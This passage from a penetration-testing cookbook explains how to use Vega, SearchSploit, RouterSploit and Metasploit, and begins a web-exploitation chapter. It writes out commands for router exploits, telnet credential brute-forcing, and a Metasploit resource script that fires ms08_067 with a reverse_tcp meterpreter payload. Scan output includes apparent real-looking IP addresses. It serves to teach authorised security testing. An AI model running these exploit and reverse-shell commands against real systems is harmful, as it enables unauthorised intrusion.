
4. In the window, we enter the website URL and click on **Next**:



5. Then, we can choose the modules we want to run:



6. In this step, we can enter the cookies:




7. Next, we specify whether we want to exclude any parameters and then we click on **Finish**:

8. We can see the results and vulnerabilities in the left-hand side pane:

9. Clicking on an alert shows us the details:

10. Similar to Burp, Vega also has proxy feature, where we can intercept and analyze the requests manually too!
11. We can edit and replay the requests to perform a manual check:



Exploring SearchSploit


SearchSploit is a command-line tool that allows us to search and browse all the exploits available at `exploitdb`.

How to do it...

1. To view help, we type the following command:

```
searchsploit -h
```

The following screenshot shows the output of the preceding command:



2. We can perform a search by simply entering the keyword, and if want to copy the exploit into our working directory, we use this:

```
searchsploit -m exploitdb-id
```

The following screenshot is an example of the preceding command:

```
root@kali:~# searchsploit 1234
 Exploit Title
GNU Mailutils imap4d 0.6 (search) Remote Format String Exploit (fbsd)
Sonique2 2.0 Beta Build 103 - Local Crash PoC
Joomla Component com_caddy - Vulnerability
EDraw Flowchart ActiveX Control 2.3 (EDImage.ocx) Remote DoS Exploit (IE)
EDraw Flowchart ActiveX Control 2.3 - (.edd parsing) Remote Buffer Overflow PoC
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure Vulnerat
Apple iPhone 3.1.2 (7D11) Model MB702LL Mobile Safari Denial-of-Service
phpGreetCards 3.7 - XSS Vulnerabilities
AJ Matrix 3.1 - (id) Multiple SQL Injection Vulnerability
AJ Shopping Cart 1.0 (maincatid) - SQL Injection Vulnerability
Netopia Timbuktu Pro for Macintosh 6.0.1 - Denial of Service Vulnerability
WebcamXP 3.72.440/4.05.280 beta /show_gallery_pic id Variable Arbitrary Memory
```

Exploiting routers with RouterSploit

RouterSploit is a router exploitation framework that is designed especially for embedded devices. It consists of three main modules:

- `exploits`: This contains a list of all the publically available exploits
- `creds`: This is used for testing logins for different devices
- `scanners`: This is used for checking a particular exploit against a particular device

Getting ready

Before we begin, we will have to install RouterSploit in Kali; unfortunately, it does not come with the official installation of the OS. RouterSploit installation is very simple, just like we installed some tools in the beginning of the book.

How to do it...


1. We use the following command to clone the GitHub repository:

```
git clone https://github.com/reverse-shell/routersploit
```

2. We go to the directory using the `cd routersploit` command and run the file as follows:

```
./rsf.py
```


The following screenshot shows the output of *step 1*:



3. To run an exploit against a router, we simply type this:

```
use exploits/routername/exploitname
```

The following screenshot shows an example of the preceding command:



4. Now we see the options that are available for the exploit we chose. We use the following command:

```
show options
```

The following screenshot shows the output of the preceding command:

5. We set the target with the following command:

```
set target 192.168.1.1
```

The following screenshot shows the output of the preceding command:

```
rsf (D-Link DCS-930L Auth RCE) > set target 192.168.1.1
[+] {'target': '192.168.1.1'}
```

6. To exploit, we simply type `exploit` or `run`:

```
rsf (D-Link DCS-930L Auth RCE) > run
[*] Running module...
[-] Exploit failed - target seems to be not vulnerable
```

Using the scanners command

The following steps demonstrate the use of `scanners`:

1. To scan a Cisco router, we use the following command:

```
use scanners/cisco_scan
```

2. We now check for other options:

```
show options
```

The following screenshot shows the output of the preceding command:


```
rsf (Cisco Scanner) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target IP address e.g. 192.168.1.1
   port       80                   Target port

Module options:

   Name        Current settings     Description
   ----        ----------------     -----------
   threads     8                    Number of threads

rsf (Cisco Scanner) > _
```

3. To run a scan against a target, we first set the target:

```
set target x.x.x.x
```

The following screenshot shows the output of the preceding command:

4. Now we run it, and it will show all the exploits that the router is vulnerable to:




Using creds

This can be used to test default password combinations on the services via the dictionary attack:

1. We use the `creds` command to run the dictionary attack on various services:

```
use creds/telnet_bruteforce
```

The following screenshot shows the output of the preceding command:



2. Next, we look at the options:


```
show options
```

The following screenshot shows the output of the preceding command:

3. Now we set the target IP:

```
set target x.x.x.x
```

4. We let it run, and it will show us any login it finds.



Using Metasploit

Metasploit is the most widely used open source tool for pentesting. It was first developed by HD Moore in 2001 in Perl; later, it was completely rewritten in Ruby and then it was acquired by Rapid7.

Metasploit contains a collection of exploits, payloads, and encoders, which can be used to identify and exploit vulnerabilities during a pentest project. In this chapter, we will cover a few recipes that will enable the use of the **Metasploit Framework** (**MSF**) more efficiently.

How to do it...

The following steps demonstrate the use of MSF:

1. Start the MSF by typing the following command:

```
msfconsole
```

The following screenshot shows the output of the preceding command:

2. To search for an exploit, we type this:


```
search exploit_name
```

The following screenshot shows the output of the preceding command:

3. To use an exploit, we type this:

```
use exploits/path/to/exploit
```

The following screenshot shows the output of the preceding command:



4. Next, we look at the options by typing the following:

```
show options
```

5. Here, we will need to set the payload, target IP, localhost, and port we want for the back connection.
6. We set the target using the following:

```
set RHOST x.x.x.x
```

7. We set the payload with this:

```
set payload windows/meterpreter/reverse_tcp
```


8. Next, we set the `lhost` and `lport` in which we want the connection:

```
set lhost x.x.x.x
set lport 4444
```

9. Now we run the exploit command:

```
exploit
```

10. Once it's successfully exploited, we will look at a `meterpreter` session:




Although we used only Windows `reverse_tcp` here, Metasploit has a lot of other payloads depending on the backend OS or web application used. A complete list of payloads can be found at `https://www.offensive-security.com/metasploit-unleashed/msfpayload/`.

Automating Metasploit

Metasploit supports automation in different ways. One such way we will cover here is resource script.

A **resource script** is basically a set of commands that run automatically when a script is loaded. Metasploit already contains a set of prebuilt scripts that prove to be most useful in a corporate pentesting environment. The complete list of scripts available can be seen in the `/usr/share/metasploit-framework/scripts/resource` directory:




How to do it...

The following steps demonstrate the automation of Metasploit:

1. We start Metasploit using the following command:

```
msfconsole
```


The preceding command's output is shown in the following screenshot:



2. Some scripts require `RHOSTS` to be set globally, so we set `RHOSTS` using the following command:

```
set RHOSTS 172.18.0.0/24
```


The preceding command's output is shown in the following screenshot:



3. Now we run the script using the following command:

```
resource /usr/share/metasploit-framework
/scripts/resource/basic_discovery.rc
```

4. This script will do a basic host discovery scan on the subnet provided:



Writing a custom resource script

In the following recipe, we will look at how to write a basic script.


How to do it...

Follow the given steps for writing a basic script:

1. We open up any editor—`nano`, `leafpad`, and so on.
2. Here, we type all the commands we would want MSF to execute:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.15.15
set LHOST 192.168.15.20
set LPORT 4444
exploit -j
```

3. We save the script with a `.rc` extension:



4. Now we start `msfconsole` and type the command to automatically exploit the machine:

A resource script is just one way of automating Metasploit; you can learn about other ways of automating Metasploit in this article at `https://community.rapid7.com/community/metasploit/blog/2011/12/08/six-ways-to-automate-metasploit`.

Databases in Metasploit

In Kali Linux, we will have to set up a database before we use the database functionality.

How to do it...

The following steps demonstrate the setting up of a database:

1. First, we start the `postgresql` server using the following command:

```
service postgresql start
```

The following screenshot shows the output of the preceding command:

2. Then, we create the database and initialize it:

```
msfdb init
```

3. Once this is done, we load `msfconsole`. Now we can create and manage workspaces in Metasploit. A workspace can be considered a space where we can save all out Metasploit data with categorizations. To set up a new workspace, we use the following command:

```
workspace -a workspacename
```

The following screenshot shows the output of the preceding command:


4. To see all the commands related to the workspace, we can execute this:

```
workspace -h
```

5. Now that we have our database and workspace set up, we can use various commands to interact with the database.
6. To import an existing Nmap scan into our database, we use the following command:

```
db_import  path/to/nmapfile.xml
```

The following screenshot shows the output of the preceding command:



7. Once the import is complete, we can view the hosts using the following command:


```
hosts
```

The following screenshot shows the output of the preceding command:

8. To view only the IP address and OS type, we use the following command:

```
hosts -c address,os_flavor
```

The following screenshot shows the output of the preceding command:



9. Now suppose we want to perform a TCP auxiliary scan. We can set all these hosts as `RHOSTS` for an auxiliary too. We do this using the following command:

```
hosts -c address,os_flavor -R
```

The following screenshot shows the output of the preceding command:

10. As the `RHOSTS` have been set, they can be used across the Metasploit for any module required.
11. Let's look at one more example where our imported Nmap scan already has all the data we need. We can use the following command to list all the services in the database:

```
services
```

12. To see only those services that are up, we can use the `-u` switch:

```
msf > services -u

Services
========

host            port   proto  name              state  info
----            ----   -----  ----              -----  ----
12.36.127.190   139    tcp                      open
14.141.200.68   445    tcp    smb               open   Windows 10  (Unknown)
43.252.90.7     623    udp    ipmi              open   IPMI-2.0 UserAuth(auth_
5, 2.0)
52.74.6.210     3306   tcp    mysql             open   5.5.47-0ubuntu0.14.04.1
103.233.77.24   902    tcp    vmauthd           open   220 VMware Authenticati
, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported Certificate:/C=U
Default Certificate/emailAddress=ssl-certificates@vmware.com/CN=localhost.local
115.113.58.73   8080   tcp    http              open   Apache-Coyote/1.1 ( Pow
GA date=200807181417)/JBossWeb-2.0 )
122.160.221.30  80     tcp    http              open   SonicWALL
172.18.0.9      53     udp    dns               open   Microsoft DNS
```

13. We can even see the list by specific ports using the `-p` switch:

```
msf > services -u -p 443

Services
========

host          port  proto  name   state  info
----          ----  -----  ----   -----  ----
172.18.0.14   443   tcp    https  open   Microsoft-IIS/8.5 ( Pow
l=/RDWeb/Pages/en-US/Default.aspx )
172.18.0.37   443   tcp    www    open
172.18.0.49   443   tcp    https  open   Microsoft-HTTPAPI/2.0
172.18.0.184  443   tcp    www    open
172.18.0.222  443   tcp    https  open   Microsoft-IIS/8.0 ( Pow
```

4
Web App Exploitation – Beyond OWASP Top 10

In this chapter, we will cover the following recipes:

- Exploiting XSS with XSS Validator
- Injection attacks with `sqlmap`
- Owning all `.svn` and `.git` repositories
- Winning race conditions
- Exploiting JBoss with JexBoss
- Exploiting PHP Object Injection
- Backdoors using web shells and meterpreters

Introduction

In the OWASP Top 10, we usually see the most common way of finding and exploiting vulnerabilities. In this chapter, we will cover some of the uncommon cases one might come across while hunting for bugs in a web application.

Exploiting XSS with XSS Validator

While XSS is already detected by various tools such as Burp, Acunetix, and so on, XSS Validator comes in handy. It is the Burp **Intruder** and **Extender** that has been designed to automatically validate XSS vulnerabilities.

It is based on SpiderLabs' blog post at `http://blog.spiderlabs.com/2013/02/server-site-xss-attack-detection-with-modsecurity-and-phantomjs.html`.

Getting ready


To use the tool in the following recipe, we will need to have SlimerJS and PhantomJS installed on our machines.

How to do it...


The following steps demonstrate the XSS Validator:

1. We open up Burp and switch to the **Extender** tab:

2. We then install the **XSS Validator** extender:



3. Once the installation is done, we will see a new tab in the Burp window titled **xssValidator**:



4. Next, we install PhantomJS and SlimerJS; this can be done on Kali with a few simple commands.
5. We download both the PhantomJS file from the internet using `wget`:

```
sudo wget https://bitbucket.org/ariya/phantomjs/downloads/
phantomjs-1.9.8-linux-x86_64.tar.bz2
```

6. We extract it using the following command:


```
tar jxvf phantomjs-1.9.8-linux-x86_64.tar.bz2
```

The following screenshot shows the folder in which the preceding command downloads the PhantomJS file:

7. Now we can browse the folder using `cd`, and the easiest way is to copy the PhantomJS executable to `/usr/bin`:

```
cp phantomjs /usr/local/bin
```

The following screenshot shows the output of the preceding command:




8. To verify that we can type the `phantomjs -v` command in the Terminal and it will show us the version.
9. Similarly, to install SlimerJS we download it from the official website: `http://slimerjs.org/download.html`.
10. We first install the dependencies using the following command:

```
sudo apt-get install libc6 libstdc++6 libgcc1 xvfb
```

11. Now we extract the files using this:

```
tar jxvf slimerjs-0.8.4-linux-x86_64.tar.bz2
```

12. We then browse the directory and simply copy the SlimerJS executable to `/usr/local/bin`:



13. Then, we execute the following command:

```
cp slimerjs /usr/local/bin/
```

The following screenshot shows the output of the preceding command:

